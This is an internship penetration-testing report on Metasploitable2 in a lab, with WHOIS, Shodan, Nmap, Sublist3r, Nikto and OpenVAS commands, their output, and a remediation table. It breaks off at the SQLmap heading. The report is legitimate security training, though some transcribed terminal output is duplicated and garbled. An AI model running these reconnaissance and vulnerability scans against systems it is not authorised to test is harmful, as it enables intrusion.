



Vulnerability Assessment & Penetration Testing (VAPT)

- **Intern Name:** Tanisha Gupta
- **Position:** Cybersecurity intern (VAPT domain)
- **Company :** Cyart tech
- **Tools Used:** Kali Linux, Nmap, Nikto, OpenVAS, SQLmap, Metasploit, Sublist3r, Shodan, WHOIS
- **Target Environment:** Metasploitable2 & DVWA Lab

Summary

This internship focused on conducting a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) within a controlled lab environment at Cyart Tech. The primary objective was to identify security weaknesses, evaluate potential risks, and demonstrate exploitation techniques using industry-standard ethical hacking tools.

Following a structured methodology that included reconnaissance, network scanning, service enumeration, vulnerability scanning, and controlled exploitation, the assessment simulated real-world attack scenarios. The process revealed multiple high-risk vulnerabilities, such as outdated service versions, weak configurations, and insecure protocols. Each finding was carefully documented with a corresponding risk level and actionable remediation steps, providing practical guidance to harden the systems and reduce the overall attack surface effectively.

This experience not only strengthened technical skills in cybersecurity but also emphasized the importance of proactive security measures and professional reporting in maintaining robust digital defenses.

Objectives

The primary objectives of the internship were designed to provide hands-on experience in real-world cybersecurity practices and to develop both technical and professional skills.

These included:

- **Perform reconnaissance and information gathering** to understand the target environment and identify potential attack surfaces.
- **Identify open ports and running services** using network scanning techniques to map the system infrastructure.
- **Detect vulnerabilities using automated scanners** such as OpenVAS and Nikto to uncover potential security weaknesses.
- **Perform web application security testing** to analyze web services for common vulnerabilities like SQL injection, XSS, and misconfigurations.
- **Demonstrate controlled exploitation techniques** to validate identified vulnerabilities and assess their potential impact.
- **Document findings professionally** by preparing structured reports with detailed analysis, risk assessment, and actionable recommendations.

Methodology

The internship followed a structured approach to perform vulnerability assessment and penetration testing, encompassing the following key stages:

- **Information Gathering** – Collected preliminary data about the target environment, including domain details, network topology, and publicly available information to understand the attack surface.
- **Network Scanning** – Identified active hosts, open ports, and running services using tools like Nmap to map the network.
- **Service Enumeration** – Gathered detailed information about services running on the target system, including versions and configurations, to pinpoint potential weaknesses.
- **Vulnerability Scanning** – Used automated tools such as OpenVAS and Nikto to detect known vulnerabilities across the network and web applications.
- **Exploitation** – Applied safe and controlled exploitation techniques using tools like Metasploit and SQLmap to validate vulnerabilities and understand their potential impact.
- **Reporting & Documentation** – Compiled findings, risk analysis, and remediation recommendations into structured reports for professional presentation and actionable insights.

Tools Used

Tool	Purpose
Nmap	Used for port scanning and service detection, helping to map the network and identify open ports and running services.
Nikto	Web vulnerability scanner employed to detect potential security issues in web servers and applications.
OpenVAS	Automated vulnerability assessment tool used to perform comprehensive scans and generate detailed security reports.
SQLmap	Tool for testing SQL injection vulnerabilities and automating database security checks.
Sublist3r	Used for subdomain enumeration to discover additional attack surfaces on a target domain.
Shodan	External reconnaissance tool for identifying internet-connected devices and their potential vulnerabilities.
WHOIS	Domain information gathering tool to collect registration details and ownership data of a domain.
Metasploit	Exploitation framework used to safely exploit vulnerabilities for testing and learning purposes.

Reconnaissance Phase

➤ WHOIS Lookup

Objective: Collect domain registration details.

Command Used:

`whois example.com`


Findings:

Domain registrar information

DNS servers

Registration dates

Risk Level: Informational



```

Session Actions Edit View Help
kali㉿kali: ~ kali㉿kali: ~ kali㉿kali: ~
└─$ whois example.com
whois example.com

Domain Name: EXAMPLE.COM
Registry Domain ID: 2326799_DOMAIN_COM-VRSN
Registrar: IANA - IANA WHOIS Server
Registrar URL: http://res-dom.iana.org
Updated Date: 2026-01-15T18:26:50Z
Creation Date: 1999-08-14T04:00:00Z
Registry Expiry Date: 2026-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: ELLIOTT.NS.CLOUDFLARE.COM
Name Server: HERA.NS.CLOUDFLARE.COM
DNSSEC: signedDelegation
DNSSEC DS Data: 2371 13 2 C988EC423E3880EB80DB8A46FE06CA230EE23F35B578D64E78B29C3E1C83D245A
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-02-13T09:45:24Z <<<
For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for

```



Terminal session details:
Session Actions Edit View Help
kali㉿kali ~ kali㉿kali ~ kali㉿kali ~ IANA
source: IANA

Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2026-01-16T18:26:50Z
Creation Date: 1999-08-14T04:00:00Z
Registry Expiry Date: 2026-08-13T04:00:00Z
Registrar: RESERVED Internet Assigned Numbers Authority
Registrant ID: 371
Registrant Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: ELLIOT.T.NS.CLOUDFLARE.COM
Name Server: HERA.NS.CLOUDFLARE.COM
DNSSEC: signedDelegation
DNSSEC DS Data: 2371 13 2 C988EC423E3880EBB0DA46FE06CA230EE23F35B578D64E78B29C3E1C83D245A
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-02-13T09:45:24Z <<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois database through the use of electronic processes that are high-volume and automated except as reasonably necessary to register domain names or modify existing registrations; the Data in VeriSign Global Registry Services' ("VeriSign") Whois database is provided by VeriSign for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. VeriSign does not

➤ Shodan Reconnaissance

Objective: Identify exposed services and external footprint.

Findings:

Open ports detected

Cloudflare CDN usage

External infrastructure visibility

Risk Level: Informational

Shodan search results for IP 104.18.27.120:

General Information:

- Country: United States
- City: San Francisco
- Organization: Cloudflare, Inc.
- ISP: Cloudflare, Inc.
- ASN: AS13335

Web Technologies:

- CDN: Cloudflare

Open Ports:

80	443	2042	2003	2006	2087	2095	2096	2088	8443	8500
----	-----	------	------	------	------	------	------	------	------	------

Cloudflare:

Direct IP access not allowed | Cloudflare

HTTP/1.1 403 Forbidden
Date: Fri, 13 Feb 2026 08:15:53 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 6237
Connection: close
X-Frame-Options: SAMEORIGIN
Referer-Policy: same-origin
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 01 Jan 1979 00:00:01 GMT
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 9c0d2244cc8f4f4-53C



Network Scanning Phase

➤ Nmap Scan

```
nmap -sV -sC 192.168.207.129
```

- -sV → service version detection
- -sC → default scripts

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.207.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 04:18 -0500
Nmap scan report for 192.168.207.129
Host is up (0.0038s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.207.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
| End of status:
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfe:1c:0:5f:6e:74:d6:90:2:fa:c4:d5:6c:cd (DSA)
|   2048 56:24:0:f:2:1:1d:de:a7:2b:ae:61:b1:24:3:d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-date: 2026-02-13T09:18:46+00:00; +3s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_ SSLv2 supported
|_ ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|- ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
```

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.207.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 04:26 -0500
Nmap scan report for 192.168.207.129
Host is up (0.0038s latency).
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
| bind-version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-methods: Metasploitable2 - Linux
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|_ program version port/proto service
|   100003 2,3,4      2049/tcp  nfs
|   100003 2,3,4      2049/udp nfs
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec       netkit-rsh rexecd
513/tcp   open  rlogin
514/tcp   open  tftp       tftpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs       2-4 (RPC #100003)
2121/tcp  open  ftp       ProFTPD 1.3.1
3306/tcp  open  mysql     MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 1
|_ Capabilities flags: 43564
|_ Some Capabilities: SwitchToSSLAfterHandshake, ConnectWithDatabase, Support41Auth, SupportsCompression, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew
|_ Status: Autocommit
|_ Salt: s,1fKYoDCM4JWwm?1v
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
```



➤ Full Port Scan

nmap -p- 192.168.207.129

```
(kali㉿kali)-[~]
$ nmap -p- 192.168.207.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 04:20 -0500
Stats: 0:02:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.20% done; ETC: 04:23 (0:00:24 remaining)
Stats: 0:02:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 88.84% done; ETC: 04:23 (0:00:21 remaining)
Nmap scan report for 192.168.207.129
Host is up (0.0082s latency).
Not shown: 65477 filtered tcp ports (no-response), 28 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  pcbsdinfo
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1522/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6067/tcp  open  irc
6697/tcp  open  ircs
8000/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  sgsrvr
38858/tcp open  unknown
40453/tcp open  unknown
```

➤ Vulnerability scan

nmap --script vuln -Pn 192.168.207.129

```
(kali㉿kali)-[~]
$ nmap --script vuln -Pn 192.168.207.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 04:23 -0500
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 82.94% done; ETC: 04:24 (0:00:01 remaining)
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.38% done; ETC: 04:26 (0:00:17 remaining)
Stats: 0:03:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.99% done; ETC: 04:26 (0:00:02 remaining)
Stats: 0:05:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.99% done; ETC: 04:28 (0:00:00 remaining)
Nmap scan report for 192.168.207.129
Host is up (0.0053s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
| 21/tcp    open  vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539, CVE:2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://marybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| 22/tcp    open  ssh
| 23/tcp    open  telnet
| 25/tcp    open  smtp
| _sslv2-down: ERROR: Script execution failed (use -d to debug)
| _ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
```

Enumeration Phase

➤ Sublist3r

Objective:

Identify subdomains.

Command:

```
sublist3r -d example.com
```

Findings:


www.example.com

dev.example.com

support.example.com

Risk Level:

Low



```
Session Actions Edit View Help
kali㉿kali ~ kali㉿kali ~ kali㉿kali ~
support.example.com
m.testexample.com
└─$ sublist3r -d example.com

Sublist3r v1.0.0
Sublist3r - Subdomain Enumerator
https://github.com/aboul3la/Sublist3r
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for example.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in VirusTotal..
[-] Searching now in ThreatCloud..
[-] Searching now in SSL Certificates..
[-] Searching now in Passions..
[!] DNSdumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: VirusTotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 7
AS207960 Test Intermediate - example.com
www.example.com
dev.example.com
m.example.com
products.example.com
support.example.com
m.testexample.com
└─$
```

Vulnerability Assessment Phase

➤ Nikto Scan

Objective:


Detect web vulnerabilities.

Findings:

- Missing security headers
- Directory listing enabled
- Outdated Apache version
- `phpinfo()` file exposed

Risk Level:

Medium to High



```

Session Actions Edit View Help
kali㉿kali: ~
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali: ~)
$ nikto -h http://192.168.207.129
- Nikto v2.5.0



+ Target IP:      192.168.207.129
+ Target Hostname: 192.168.207.129
+ Target Port:    80
+ Start Time:    2026-02-13 04:29:29 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved content by header: PHP/5.2.4-2ubuntu5.10
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebcd59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo: PHPINFO function was found.
+ /Doc/: Directory indexing found.
+ /Doc/: The /Doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /: PHP88BSF2A03C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /: PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /: PHPPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /: PHPPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog: PHPMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

```



➤ OpenVAS Vulnerability Scan





The screenshot displays two main sections of the OPENVAS web interface:

- Targets:** Shows a single target named "Metasploitable2" with IP address 192.168.207.129. A table lists hosts, IPs, Port List, Credentials, and Actions.
- Tasks:** Shows a single task named "Metasploitable Vulnerability Scan" with status "New". It includes three pie charts: "Tasks by Severity Class (Total: 1)" (N/A), "Tasks with most High Results per Host" (Results per Host), and "Tasks by Status (Total: 1)" (1 New).

ID	Vulnerability	Severity	Service	Impact	Recommendation
1	Anonymous FTP	High	FTP	Unauthorized access	Disable anonymous login
2	Outdated Apache	High	HTTP	Exploitation risk	Update server
3	SSLv2 Enabled	Medium	SMTP	Weak encryption	Disable SSLv2
4	Telnet Enabled	High	Telnet	Credential theft	Disable service
5	Directory Listing	Medium	Web	Info disclosure	Disable indexing



ID	Vulnerability	Severity	Service	Impact	Recommendation
6	PHP Info Exposure	Medium	HTTP	System info leak	Remove test files
7	Weak SSH Config	Medium	SSH	Brute force risk	Harden SSH
8	NFS Open Share	High	NFS	Data leakage	Restrict access

Exploitation Phase

➤ SQLmap Testing

Objective:

Test SQL Injection.

